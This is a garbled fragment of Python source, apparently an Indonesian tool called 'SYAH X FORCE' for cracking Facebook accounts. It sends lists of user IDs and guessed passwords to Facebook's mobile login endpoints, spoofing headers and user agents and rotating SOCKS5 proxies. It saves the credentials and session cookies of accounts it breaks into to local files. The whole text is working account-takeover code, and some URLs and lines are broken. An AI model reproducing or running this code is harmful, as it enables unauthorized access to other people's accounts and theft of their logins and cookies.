app_id=124024574287414&cbt=1651658200978&e2e=%7B%22init%22%3A1651658200978%7D&sso=chrome_custom_tab&scope=email&state=%7B%
23f8-463c-8660-
5cf1226d97f6%22%2C%227_challenge%22%3A%22dahj28hqtietmhrgprpp%22%2C%223_method%22%3A%22custom_tab%22%7D&redirect_uri=fbconn
23f8-463c-8660-5cf1226d97f6&tp=unspecified","flow":"login_no_pin","pass":pw,}
koki = (";").join([ "%s=%s" % (key, value) for key, value in p.cookies.get_dict().items() ])
koki+=' m_pixel_ratio=2.625; wd=412x756'
heade={'Host': 'm.facebook.com','cache-control': 'max-age=0','sec-ch-ua': '" Not A;Brand";v="99", "Chromium";v="98"','sec-ch-ua-mobile': '?1','sec-ch-ua-
platform': '"Android"','upgrade-insecure-requests': '1','origin': 'https://m.facebook.com','content-type': 'application/x-www-form-urlencoded','user-agent':
ua,'accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9','x-requested-with': 'XMLHttpRequest','sec-fetch-site': 'same-origin','sec-fetch-mode': 'cors','sec-fetch-dest': 'empty','referer':
'https://m.facebook.com/login/device-based/password/?
uid='+idf+'&flow=login_no_pin&next=https%3A%2F%2Fm.facebook.com%2Fv2.3%2Fdialog%2Foauth%3Fapp_id%3D124024574287414%26cbt%3D1651
23f8-463c-8660-
5cf1226d97f6%2522%252C%25227_challenge%2522%253A%2522dahj28hqtietmhrgprpp%2522%252C%25223_method%2522%253A%2522custom_tal
23f8-463c-8660-
5cf1226d97f6%26tp%3Dunspecified&cancel_url=fbconnect%3A%2F%2Fcct.com.instathunder.app%3Ferror%3Daccess_denied%26error_code%3D200%:
23f8-463c-8660-
5cf1226d97f6%2522%252C%25227_challenge%2522%253A%2522dahj28hqtietmhrgprpp%2522%252C%25223_method%2522%253A%2522custom_tal
encoding': 'gzip, deflate, br','accept-language': 'id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7'}
po = ses.post('https://m.facebook.com/login/device-based/validate-password/?shbl=0&locale2=id_ID',data=dataa,cookies={'cookie':
koki},headers=heade,allow_redirects=False)
```

```python
if "checkpoint" in po.cookies.get_dict().keys():
print(f'\r ID : {K}{idf}{P}        \n PASSWORD : {K}{pw}        {P}\n UA : {U}{ua}{U}        \n')
open('najisCP/'+cpc,'a').write(idf+'|'+pw+'\n')
akun.append(idf+'|'+pw)
cp+=1
break
elif "c_user" in ses.cookies.get_dict().keys():
ok+=1
coki=po.cookies.get_dict()
kuki = (";").join([ "%s=%s" % (key, value) for key, value in ses.cookies.get_dict().items() ])
print(f'\r ID : {H}{idf}{P} \n  PASSWORD : {H}{pw} {P}\n COOKIES : {hh}{kuki} {P}\n USER AGENT : {M}{ua}{M}\n')
open('ezOK/'+okc,'a').write(idf+'|'+pw+'|'+ua+'\n')
cek_apk(session,coki)
break

else:
continue
except requests.exceptions.ConnectionError:
time.sleep(31)
loop+=1
#------------------[ METHODE-MBASIC-2 ]------------------#
def crackfree(idf,pwv):
global loop,ok,cp
bo = random.choice([m,k,h,b,u,x])
sys.stdout.write(f"\r └──>[SYAH] {P}{b}{loop}{P}/{u}{len(id)}{P} OK {P}{H}{ok}{P} CP {P}{k}{cp}{x} : {bo}{'{:.0%}'.format(loop/float(len(id)))}{P}  "),
sys.stdout.flush()
nip=random.choice(prox)
proxs= {'http': 'socks5://'+nip}
ua = random.choice(ugen)
ua2 = random.choice(ugen2)
ses = requests.Session()
for pw in pwv:
try:
ses.headers.update({"Host":'mbasic.facebook.com',"upgrade-insecure-requests":"1","user-
agent":ua2,"accept":"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*[inserted by cython to avoid
comment closer]/[inserted by cython to avoid comment start]*;q=0.8,application/signed-exchange;v=b3;q=0.9","dnt":"1","x-requested-
with":"mark.via.gp","sec-fetch-site":"same-origin","sec-fetch-mode":"cors","sec-fetch-user":"empty","sec-fetch-
dest":"document","referer":"https://m.facebook.com/","accept-encoding":"gzip, deflate br","accept-language":"en-GB,en-US;q=0.9,en;q=0.8"})
p = ses.get('https://mbasic.facebook.com/login.php?
skip_api_login=1&api_key=1862952583919182&kid_directed_site=0&app_id=1862952583919182&signed_next=1&next=https%3A%2F%2Fmbasic.faceb
0810-47b0-8640-
39adfbf98cfd%26tp%3Dunspecified&cancel_url=https%3A%2F%2Fwww.tiktok.com%2Flogin%2F%3Ferror%3Daccess_denied%26error_code%3D200%26
dataa ={"lsd":re.search('name="lsd" value="(.*?)"', str(p)).group(1),"jazoest":re.search('name="jazoest" value="(.*?)"',
str(p)).group(1),"uid":idf,"flow":"login_no_pin","pass":pw,"next":"https://developers.facebook.com/tools/debug/accesstoken/"}
ses.headers.update({"Host":'mbasic.facebook.com',"cache-control":"max-age=0","upgrade-insecure-
requests":"1","origin":"https://m.facebook.com","content-type":"application/x-www-form-urlencoded","user-
agent":ua,"accept":"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*[inserted by cython to avoid comment
closer]/[inserted by cython to avoid comment start]*;q=0.8,application/signed-exchange;v=b3;q=0.9","x-requested-with":"mark.via.gp","sec-fetch-
site":"same-origin","sec-fetch-mode":"cors","sec-fetch-user":"empty","sec-fetch-dest":"document","referer":"https://m.facebook.com/index.php?
next=https%3A%2F%2Fdevelopers.facebook.com%2Ftools%2Fdebug%2Faccesstoken%2F","accept-encoding":"gzip, deflate br","accept-language":"en-
GB,en-US;q=0.9,en;q=0.8"})
po = ses.post('https://mbasic.facebook.com/login/device-based/validate-password/?shbl=0',data=dataa,allow_redirects=False)
if "checkpoint" in po.cookies.get_dict().keys():
print(f'\r └── ID : {K}{idf}{P}        \n | └── PASSWORD : {K}{pw}        {P}\n └── UA : {M}{ua}{M}        \n')
open('PPKCP/'+cpc,'a').write(idf+'|'+pw+'\n')
akun.append(idf+'|'+pw)
cp+=1
break
elif "c_user" in ses.cookies.get_dict().keys():
ok+=1
coki=po.cookies.get_dict()
kuki = (";").join([ "%s=%s" % (key, value) for key, value in ses.cookies.get_dict().items() ])
print(f'\r └── ID : {H}{idf}{P}        \n | └── PASSWORD : {H}{pw}        {P}\n └── COOKIES : {hh}{kuki}        {P}\n └── USER AGENT : {M}{ua}{M}\n')
open('ezOK/'+okc,'a').write(idf+'|'+pw+'|'+ua+'\n')
cek_apk(session,coki)
break

else:
continue
except requests.exceptions.ConnectionError:
time.sleep(31)
loop+=1
#---------------------[ SYSTEM-CONTROL ]------------------#
if __name__=='__main__':
try:os.system('git pull')
except:pass
try:os.mkdir('OK')
except:pass
try:os.mkdir('CP')
except:pass
try:os.mkdir('/sdcard/SYAH-XD')
except:pass
```

```python
try:os.system('touch .prox.txt')
except:pass
try:os.system('clear')
except:pass
ilman(f'\n\t {h}HALLO THIS IS SCRIPT SYAH X FORCE, ENJOY USE THIS SCRIPT :>{x} ')
time.sleep(3)
login()

#SYAH X FORCE
```